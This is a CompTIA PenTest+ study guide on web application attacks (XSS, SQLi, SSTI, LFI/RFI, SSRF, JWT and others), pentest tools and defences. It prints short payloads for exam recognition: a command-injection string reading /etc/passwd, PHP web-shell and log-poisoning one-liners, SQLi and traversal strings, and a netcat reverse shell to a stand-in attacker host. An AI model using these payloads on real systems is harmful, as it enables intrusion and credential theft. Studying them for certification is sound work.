COMPTIA PENTEST+ · PT0-003 · DOMAIN 4.0 — ATTACKS & EXPLOITS

4.5 — Web Application Attacks & Tools

Thirteen attack types, eight tools, and the chains that stitch them together. Everything here is organized around one question the exam keeps asking in disguise: **whose machine ends up running your input?**


8 tools · 5 attack chains · confusables cram · scenario decoder

THE ONE BIG IDEA

Every web attack is untrusted input reaching something that trusted it

The organizing question: "WHO EXECUTES MY INPUT?"

Thirteen attacks feels like thirteen things to memorize. It's really **one mechanism** — data crossing a trust boundary — landing in **six different places**. Nail the landing zone and the attack name, tool, and defense fall out automatically. When a scenario question describes symptoms, don't ask "which of 13?" — ask "where did the input *land*, and who *ran* it?"



Same input, six landing zones. The color of each zone is reused on every attack card below — learn the colors and you've learned the taxonomy.

PART 1 · ATTACK TYPES

The 13 attacks, grouped by landing zone

Each card: what it is → picture-it → the exam tell → keywords. Badges flag the usual payoff.

① VICTIM BROWSER RUNS IT — CLIENT-SIDE

Cross-Site Scripting (XSS) → SESSION THEFT

Attacker injects **script that runs in other users' browsers** with the site's trust. Three flavors: **Reflected** (payload in the URL, bounced back once — non-persistent), **Stored** (saved in the DB, served to everyone — persistent), **DOM-based** (never touches the server; client JS processes attacker-controlled input like `location.hash`).

> PICTURE IT
> Slipping a note onto a bulletin board that every reader's browser reads aloud and *obeys*.

> EXAM TELL
> **HttpOnly** cookie flag defeats XSS cookie theft. **DOM-based XSS is invisible in HTML source** and can slip past WAFs (it executes in the JS engine). "Comment shown to all users" = **Stored**; "payload in the search URL" = **Reflected**.

keywords: reflected/stored/DOM · document.cookie · HttpOnly · CSP · client-side

Cross-Site Request Forgery (CSRF)

Tricks an **authenticated victim's browser** into firing a state-changing request to a site they're logged into. Works because the browser **auto-attaches the session cookie**. Needs: victim logged in + predictable request + cookie-only auth.

> PICTURE IT
> Mailing the victim a pre-filled check and getting them to drop it in the box — their bank honors it because it's "their" envelope (their cookie).

> EXAM TELL
> Scenario says "victim visits a malicious site and an action happens on *another* site." Defenses: **CSRF token**, **SameSite cookie**, Origin/Referer check. Contrast with SSRF constantly (see confusables).

keywords: forged request · cookie auto-inclusion · SameSite · CSRF token · state-changing

② SERVER INTERPRETER RUNS IT — INJECTION FAMILY

Shared root cause: untrusted data is handed to an interpreter as part of a command/query. Cure is always the same shape — separate *code* from *data* (parameterize, encode, sandbox).

SQL Injection (SQLi) → DATA DUMP / RCE

Input alters a DB query's logic. Types the exam tests: in-band/classic, **error-based**, **union-based** (append rows via `UNION SELECT`), **boolean-blind** (true/false via response diffs), **time-blind** (`SLEEP(5)`), out-of-band (DNS/HTTP exfil). Can reach OS: `xp_cmdshell` (MSSQL), `INTO OUTFILE` (MySQL).

> PICTURE IT
> Whispering extra words into the librarian's request so the catalog hands you books you were never cleared to read.

> EXAM TELL
> Payload `' OR '1'='1` = auth bypass. Tool = **sqlmap**. Fix = **parameterized queries / prepared statements**. Blind = infer from timing or true/false, not visible data.

keywords: UNION SELECT · boolean/time-based blind · sqlmap · parameterized query · xp_cmdshell

Command Injection → RCE

User input reaches an OS shell unsanitized. Chained with **shell metacharacters**: `;` (run regardless), `&&` (if prior succeeds), `||` (if prior fails), `|` (pipe), backticks / `$()` (substitution). Blind variant = no output, detect via `sleep 5` or DNS callback.

> PICTURE IT
> On a "ping this IP" form you write `127.0.0.1; cat /etc/passwd` — the clerk reads the whole line and does both.

> EXAM TELL
> Metacharacters in a field that feeds a system utility (ping, nslookup, image processing). Direct path to **reverse shell**. Distinguish from SQLi: OS command vs DB query.

keywords: ; && | shell metacharacter · ping/nslookup · blind · out-of-band · reverse shell

Server-Side Template Injection (SSTI) → RCE

Input embedded straight into a server template engine (Jinja2, Twig, Freemarker, Velocity), which **evaluates injected expressions on the server**. Escalates to RCE by reaching the language runtime through template context.

> PICTURE IT
> A mail-merge field where you type `{{7*7}}` and the letter comes back addressed to **49** — the engine did your math, so it'll run your code.

> EXAM TELL
> Probe `{{7*7}}` → **49** confirms Jinja2/Twig; `${7*7}` → 49 confirms Freemarker/Velocity. **SSTI = server-side; XSS = client-side** — the single most-tested distinction here.

keywords: {{7*7}} · Jinja2/Twig/Freemarker · template engine · server-side · RCE

Deserialization Attack → RCE

App rebuilds an object from untrusted serialized data without validation. Attacker crafts a payload that triggers a **gadget chain** — a sequence of *existing* methods (constructors, destructors, magic methods) that ends in command execution. No new code is written; existing classes are abused.

> PICTURE IT
> Flat-pack furniture whose assembly instructions, using only parts already in the box, quietly wire the house to blow.

> EXAM TELL
> Recognize serialized blobs: **Java** = base64 starting `rO0AB` (via `ObjectInputStream`, tool **ysoserial**); **PHP** = `O:` or `a:` (`unserialize()`); **Python** = `pickle`. "Gadget chain = existing code" is the trap answer to memorize.

keywords: gadget chain · rO0AB · unserialize · pickle · ysoserial · magic methods

③ SERVER FILESYSTEM SERVES/RUNS IT

Directory / Path Traversal → FILE READ

Weak input validation lets `../` escape the web root and read arbitrary files. Encoded bypasses: `%2e%2e%2f` (URL), `%252e...` (double), `..%c0%af` (Unicode), `..\` / `..%5c` (Windows). Targets: `/etc/passwd`, `/etc/shadow`, app configs.

> PICTURE IT
> The app is a hotel handing out room keys — you write `../manager's office` on the request slip and it hands you *that* key too.

> EXAM TELL
> Escalation path to memorize: **traversal → LFI → RCE**. Traversal *reads* files; LFI *includes/executes* them — don't conflate. Fix = canonicalize path, then allowlist.

keywords: ../ dot-dot-slash · /etc/passwd · URL/Unicode encoding · canonicalization · web root escape

Local File Inclusion (LFI) → RCE VIA LOG POISONING

App includes a **local** file chosen by user input. Beyond reading files, it reaches RCE two classic ways: **log poisoning** (inject `<?php system($_GET['cmd']); ?>` via User-Agent, then include the log) and **PHP wrappers** (`php://filter/convert.base64-encode/resource=config.php` reads source without executing).

> PICTURE IT
> The "load this page" feature pointed at the building's own guest log — after you've signed the log in code.

> EXAM TELL
> Log poisoning is *the* LFI→RCE path. `php://filter` = read source, not execute. LFI is far more common in modern apps than RFI.

keywords: include() · log poisoning · php://filter · null byte %00 · /proc/self/environ

Remote File Inclusion (RFI) → DIRECT RCE

App includes a file from an **attacker-controlled remote server** → immediate RCE. Requires `allow_url_include = On` (off by default in modern PHP), which is why it's rarer than LFI.

> PICTURE IT
> Same "load this page" feature, but you point it at `http://attacker.com/shell.php` and the server fetches & runs it.

> EXAM TELL
> **LFI = local; RFI = remote.** The discriminator the exam wants: **RFI needs** `allow_url_include`. RFI severity = critical (direct RCE) vs LFI = high.

keywords: remote file · allow_url_include · http:// in page param · direct RCE

Web Shell → PERSISTENT ACE

A small script (`<?php system($_REQUEST['cmd']); ?>` , ASP `eval request()` , JSP `Runtime.exec()`) planted via upload or inclusion, giving a **browser-accessible command interface**. Hidden in image uploads, logs, or app dirs; obfuscated to evade detection.

> PICTURE IT
> A back door you install once and walk through whenever you like.

> EXAM TELL
> Web shell = the **persistence** mechanism after file inclusion/upload. It's the bridge between "got code once" and "have code whenever."

keywords: web shell · system() · file upload · persistent access · obfuscation

④ SERVER NETWORK STACK REQUESTS IT

Server-Side Request Forgery (SSRF) → CLOUD CREDS

Attacker makes the **server** issue requests to places the attacker can't reach directly — internal services, `localhost` , or cloud metadata. Abuses the server's *network trust*, bypassing the perimeter. **Blind SSRF** returns nothing to the attacker → detect with out-of-band callbacks (Burp Collaborator).

> PICTURE IT
> You can't enter the vault, so you mail the receptionist: "please fetch this from the vault and mail it back." She has access; you don't.

> EXAM TELL
> Memorize **169.254.169.254** = cloud metadata (returns IAM creds). Triggers: URL-import / webhook / image-fetch features. **IMDSv2** requires a token PUT — harder, not impossible. Detect blind SSRF via **out-of-band**.

keywords: 169.254.169.254 · metadata · internal service · blind/out-of-band · IMDSv1 · trust boundary

⑤ AUTHORIZATION LAYER FAILS TO CHECK IT

Insecure Direct Object Reference (IDOR) → UNAUTH DATA

App uses a user-controllable identifier to fetch an object **without checking ownership**. Authenticated ≠ authorized. Change `id=1001` → `1002` and read someone else's record. **Horizontal** = same-level (user→user); **vertical** = privilege gain (user→admin). API name for this is **BOLA**.

> PICTURE IT
> Coat check gives you ticket #1001; you hand back #1002 and they fetch a stranger's coat without checking your face.

> EXAM TELL
> "Changing a number in a URL reveals another user's data" = IDOR. The user *is* authenticated — the failure is **authorization, not authentication**. REST APIs are prime targets.

keywords: object identifier · authorization vs authentication · horizontal/vertical · BOLA · REST API

Mass Assignment → PRIV-ESC

API blindly binds **all submitted fields** to an internal object. Add an unexpected field and the server accepts it: `{"user":"x","password":"y","role":"admin"}`.

> PICTURE IT
> The signup form shows name + password, but you scribble "role: admin" in the margin and the clerk files it anyway.

> EXAM TELL
> Extra privileged field (`role` , `isAdmin`) accepted on register/update = mass assignment. It's an **API Top-10** item; test it with Postman/Burp by appending fields.

keywords: mass assignment · role/isAdmin injection · field binding · API · privilege escalation

⑥ AUTH / SESSION / CRYPTO LAYER IS BYPASSED

Brute-Force (family)

Exhaustive guessing against auth, tokens, or hidden content. Know the **whole family** — this cluster is heavily tested:

VARIANT	WHAT'S FIXED / VARIED	WHY THE EXAM CARES
Pure brute force	Every combination	Baseline; slowest
Dictionary	Wordlist of likely passwords	Smarter than pure
Hybrid	Dictionary + appended digits/symbols	Password1! patterns
Password spraying	ONE password → many accounts	**Avoids lockout** — the classic answer
Credential stuffing	Breached user:pass pairs reused	Not guessing — **reusing** known leaks
Reverse brute force	ONE password → many usernames	Mirror of spraying

> EXAM TELL
> "Which attack **avoids account lockout?**" → **password spraying**. "Reuses previously breached credentials" → **credential stuffing**. Directory brute-forcing = content discovery (Gobuster), also a brute force. Tools: Hydra, Burp Intruder, Wfuzz, Gobuster.

keywords: spraying vs stuffing vs dictionary · lockout bypass · rate limiting · HTTP 200/401

Session Hijacking → IMPERSONATION

Steal/abuse a valid session token to impersonate a user — no password needed. Theft methods: XSS (`document.cookie`), network sniffing (plaintext HTTP), **session fixation**, MitM, predictable IDs, Referer leakage, replay. Cookie flags defend: **HttpOnly** (blocks JS theft), **Secure** (HTTPS only, blocks sniffing), **SameSite** (blocks CSRF).

> PICTURE IT
> Stealing a festival wristband — guards wave you in because the *band*, not your face, is the credential.

> EXAM TELL
> **Fixation vs hijacking:** fixation *sets* the victim's session ID **before** they authenticate; hijacking *steals* an existing one. HttpOnly is the repeated right answer for "stop XSS cookie theft."

keywords: session token · HttpOnly/Secure/SameSite · fixation · replay · document.cookie

JWT Manipulation → AUTH BYPASS

JWT = `Header.Payload.Signature` (each Base64URL). Attacks: **alg:none** (strip the signature; weak libs accept it), **RS256→HS256** (sign with the known *public* key, server verifies it as the HMAC secret), **claim manipulation** (`role:user` → `role:admin`), **secret brute force** (weak HS256 secret → hashcat/jwt-cracker → forge anything), **kid injection** (SQLi/path traversal via the key-ID header), **expired-token reuse** (exp not validated).

> PICTURE IT
> A three-part wristband — design, claims, tamper-seal. `alg:none` tells the guard "there's no seal to check."

> EXAM TELL
> Scenario = auth bypass in a **JWT/API app**. Know the 3 parts, `alg:none`, and the RS256→HS256 public-key-as-secret trick — those three are the exam's favorites.

keywords: alg:none · RS256/HS256 · claim manipulation · kid injection · Base64URL · exp

Collision Attack → INTEGRITY BREAK

Find two **different inputs with the same hash** — breaks *integrity*, not confidentiality (you're not reversing the hash). **Birthday attack** is the statistical engine: a collision appears in ~$\sqrt{(2^n)}$ tries. **MD5** and **SHA-1** (SHAttered, 2017) are broken; SHA-256/SHA-3 hold.

> PICTURE IT
> Two different contracts with the same notarized fingerprint — swap the real one for a forgery; the notary only checked the print.

> EXAM TELL
> **Collision ≠ cracking.** Collision = same hash/different input; cracking = recover the original. Uses: forged certs, code-signing bypass, file-integrity bypass. "Two PDFs, same SHA-1" = collision.

keywords: birthday attack · MD5/SHA-1 · SHAttered · integrity · same hash different input

Arbitrary Code Execution (ACE) → THE ENDGAME

Run **any command** on the target — usually the *outcome* of another bug, not a standalone vector. Reached via deserialization, file upload/web shell, RFI, SSTI, command injection, SQLi (`xp_cmdshell` / `INTO OUTFILE`), or buffer overflow. Post-ACE: reverse shell (`nc -e /bin/bash attacker 4444`) → lateral movement.

> PICTURE IT
> The master key almost every other attack is quietly trying to reach.

> EXAM TELL
> Questions about the **impact/outcome** of exploitation land on ACE/RCE. **ACE ≈ RCE** (used interchangeably; RCE stresses "remote"). Escalation to memorize: **SQLi → file write → web shell → ACE**.

keywords: RCE · web shell · reverse shell · gadget chain · outcome of other bugs

MEMORY HOOKS

The mnemonic vault

The handful of hooks that turn the confusable pairs into automatic answers.

▸ Landing-zone recall — "Who runs my input?"

Browser · Interpreter · Filesystem · Network · authZ · authN — six zones, in that order top-to-bottom on the map. If you can name where the input *lands*, the attack name follows.

▸ SSRF vs CSRF

SSRF = the **S**erver sends the request. **C**SRF = the **C**lient/browser sends it. Both are "confused deputy" attacks — only the deputy differs.

▸ LFI vs RFI

RFI needs a **R**emote-url permission (`allow_url_include`). Local needs nothing. R = Remote = direct RCE = critical.

▸ XSS vs SSTI

SSTI runs **S**erver **S**ide. XSS runs in the eXternal client. Probe telling them apart: {{7*7}}→49 means the *server* evaluated it = SSTI.

▸ Fixation vs hijacking

Fixation = attacker **fix**es the ID *before* login. Hijacking = steals an existing one *after*. Fixation is proactive; hijacking is reactive.

▸ Spray vs stuff

Spray = one password over many accounts (dodges lockout). **Stuff** = stuffing known breached pairs back in. Guessing vs reusing.

▸ Collision vs cracking

Collision = two inputs collide on one hash (integrity). **Cracking** = recover the input (confidentiality). Collision never reverses anything.

▸ Serialized-blob fingerprints

Java starts `rO0AB` · **PHP** starts `O:` or `a:` · **Python** = `pickle`. See these in a cookie/param → suspect deserialization.

▸ Burp Intruder attack types — "Sniper, Ram, Pitchfork, Cluster"

Sniper = 1 payload set, 1 position at a time (solo shots). **Battering Ram** = 1 payload set, *same* value in all positions at once. **Pitchfork** = N lists, one per position, stepped in *parallel* (pairs). **Cluster Bomb** = N lists, *all combinations* (true credential brute force).

PART 2 · TOOLS

The 8 tools — one job, one tell each

The exam mostly asks "which tool for this task?" Learn the one-line identity and the single fact it likes to test.

TOOL	ONE-LINE IDENTITY	THE EXAM TELL
Burp Suite	The central intercepting-proxy platform for web testing	Know each module: **Proxy** (intercept), **Intruder** (automate attacks), **Repeater** (manual replay), **Sequencer** (token entropy), **Collaborator** (out-of-band → blind SSRF/XSS), Decoder, Comparer
OWASP ZAP	The free/open-source Burp alternative	**OWASP project, free, active scanning built-in**. **HUD** = in-browser overlay. **AJAX Spider** for JS-heavy apps. Answer to "free/open-source scanner?"
sqlmap	Automated SQL injection detection & exploitation	All injection types (B/E/U/S/T). `--dump` extracts DB; `--os-shell` → RCE. **Tamper scripts** bypass WAFs. `--level` / `--risk` raise aggression
Gobuster / DirBuster	Content discovery via wordlist brute force	Modes: **dir / dns / vhost / s3**. Codes: **200** found, **403** exists-but-forbidden, **404** none. Gobuster = Go/fast; DirBuster = Java/old
Wfuzz	Flexible fuzzer — any part of the request	The `FUZZ` keyword marks the inject point (`FUZ2Z` for a 2nd). Filter with `--hh` / `--hw` / `--sc`. More general than Gobuster; fuzzes headers/POST/params
WPScan	WordPress-specific vulnerability scanner	Enumerate users/plugins/themes/versions (`-e u/p/vp`). **XML-RPC** = lockout-free brute force. Vulnerable **plugins** = #1 WP vector. Needs API token for vuln DB
Postman	Structured API testing (documentation-driven)	The API-testing answer: auth testing, **BOLA/IDOR**, **mass assignment**, JWT tampering. Import OpenAPI/Swagger. Collection-based vs Burp's proxy-based
TruffleHog	Secrets scanner (entropy + regex)	Scans **git history** — finds secrets committed then deleted. NOT a vuln scanner. Finds AWS `AKIA…`, GitHub `ghp_…`, keys. Recon-phase tool

CORRELATION

Tool → attack matrix

ATTACK / TASK	PRIMARY TOOL	SUPPORTING
SQL injection	**sqlmap**	Burp Repeater
Brute force (auth)	**Burp Intruder**	Wfuzz, Hydra
Directory / content discovery	**Gobuster**	Wfuzz, DirBuster
Parameter fuzzing	**Wfuzz**	Burp Intruder
XSS testing	**Burp Suite**	ZAP
API testing · JWT · mass assignment	**Postman**	Burp Suite
WordPress testing	**WPScan**	Burp Suite
Secrets discovery	**TruffleHog**	manual review
SSRF (esp. blind)	**Burp Collaborator**	ZAP
General web app scanning	**ZAP**	Burp Scanner (Pro)

DON'T MIX THESE UP

Confusables cram

The pairs the exam deliberately blurs. Left column = why you'll hesitate; right = the one word that decides it.

PAIR	WHY THEY BLUR	THE DISCRIMINATOR
SSRF vs CSRF	Both are forged requests / confused-deputy attacks	**Who sends it:** SSRF = server; CSRF = victim's browser
LFI vs RFI	Both are file-inclusion → RCE	**File location:** local vs remote; **RFI needs** `allow_url_include`
XSS vs SSTI	Both inject into rendered output	**Where it runs:** XSS = browser (client); SSTI = server
IDOR vs BOLA	Sound like different bugs	**Same thing;** BOLA is just the API/OWASP-API name
Reflected vs Stored vs DOM XSS	All XSS	Reflected = URL, one-shot · Stored = DB, persistent · DOM = client JS only, invisible in source
ACE vs RCE	Used interchangeably	ACE = *arbitrary* code; RCE = *remote* execution. Basically synonyms on the exam
Collision vs cracking	Both "hash attacks"	Collision = same hash, diff input (integrity) · Cracking = recover input (confidentiality)
Fixation vs hijacking	Both about session IDs	Fixation *sets* ID before auth · Hijacking *steals* an existing ID
Spraying vs stuffing vs dictionary	All password attacks	Spray = 1 pw→many accts (no lockout) · Stuff = reuse breached pairs · Dictionary = wordlist guessing
Horizontal vs vertical esc.	Both privilege escalation via IDOR	Horizontal = same level (user→user) · Vertical = level up (user→admin)
Gobuster vs Wfuzz	Both brute-force web content	Gobuster = fast dir/DNS · Wfuzz = flexible, fuzzes *any* request part
ZAP vs Burp	Both intercepting proxies	ZAP = free/open-source/OWASP · Burp = commercial, more features

PART 3 · INTEGRATION

Cross-concept attack chains

Scenario questions reward seeing the *chain*, not the single step. Five to know cold:

CHAIN 1 · Recon → Exploitation → Persistence

`Gobuster` finds hidden admin panel → `Burp Intruder` cracks creds → `upload web shell` → `ACE` → `reverse shell / lateral movement`

CHAIN 2 · Injection → Data Extraction → Escalation

`Wfuzz` finds injectable param → `sqlmap` exploits SQLi → `dump DB creds` → `reuse on other services` → `privilege escalation`

CHAIN 3 · File Inclusion → RCE

`traversal confirms ../etc/passwd` → `LFI includes log file` → `log poisoning (PHP via User-Agent)` → `RCE` → `web shell`

CHAIN 4 · Authentication Bypass

`TruffleHog` finds JWT secret in repo → `JWT: forge admin token` → `IDOR/BOLA via API` → `data exfiltration`

CHAIN 5 · Client-Side Chain

`stored XSS in comment` → `steal document.cookie` → `session hijacking (replay)` → `account takeover → CSRF`

THE MONEY TABLE

Scenario red-flags decoder

On a scenario question, spot the phrase → name the attack. If you memorize one table, make it this one.

IF THE SCENARIO SAYS…	…IT'S	REFLEX
`169.254.169.254` / metadata / "URL-import" or webhook feature	**SSRF**	Burp Collaborator for blind
Victim visits a malicious page; action fires on *another* logged-in site	**CSRF**	Fix: CSRF token / SameSite
`../` or `/etc/passwd` in a file/path parameter	**Directory traversal → LFI**	Then log poisoning → RCE
`?page=http://attacker.com/...`	**RFI**	Needs allow_url_include
`{{7*7}}` returns **49**	**SSTI**	Server-side → RCE
`' OR '1'='1` / `UNION SELECT` / response-time differs	**SQL injection**	sqlmap
`;` or `&&` in a ping/lookup field	**Command injection**	Watch for blind (sleep)
`<script>` in a comment shown to all users	**Stored XSS**	HttpOnly stops cookie theft
Payload in the URL, reflected once in the response	**Reflected XSS**	—
Change `id=1001` → `1002`, see another user's data	**IDOR / BOLA**	Authorization failure
Extra `role:admin` field accepted at signup	**Mass assignment**	Test with Postman
One password tried across many accounts to dodge lockout	**Password spraying**	—
Breached user:pass pairs reused	**Credential stuffing**	—
`alg:none` or RS256→HS256 in a token	**JWT manipulation**	Auth bypass
Base64 blob starting `rO0AB` in a cookie	**Java deserialization**	ysoserial · RCE
Two files (e.g. PDFs) share a SHA-1 hash	**Collision attack**	Integrity break
Session token appears in a URL / leaks via Referer	**Session hijacking**	Secure + no-token-in-URL
Target is a **WordPress** site	**→ WPScan**	Enumerate plugins first
"Test these API endpoints / import Swagger"	**→ Postman**	BOLA + mass assignment
"Free / OWASP scanner with a HUD"	**→ OWASP ZAP**	—
"Find exposed API keys in source / git history"	**→ TruffleHog**	Scans deleted commits

CLOSING

Final exam strategy

#	DO THIS ON EVERY SCENARIO QUESTION
1	**Locate the target:** server, client/browser, or database? That alone splits the field.
2	**Match tool to task:** sqlmap→SQLi, WPScan→WordPress, Postman→API, Gobuster→content, TruffleHog→secrets.
3	**Trace the chain:** traversal→LFI→RCE · XSS→session hijack · SQLi→dump. The answer is often the *next* link.
4	**Separate the confusables:** SSRF vs CSRF · LFI vs RFI · XSS vs SSTI · fixation vs hijacking.
5	**Rank by impact:** RCE/ACE is highest; info disclosure lower. "Most severe" questions favor code execution.
6	**Know the defense:** HttpOnly (XSS cookie) · CSRF token/SameSite (CSRF) · parameterized queries (SQLi) · output encoding (XSS) · canonicalize+allowlist (traversal).
7	**Think OWASP:** most of these map to the OWASP Top 10 / API Top 10 — the framing many questions are built on.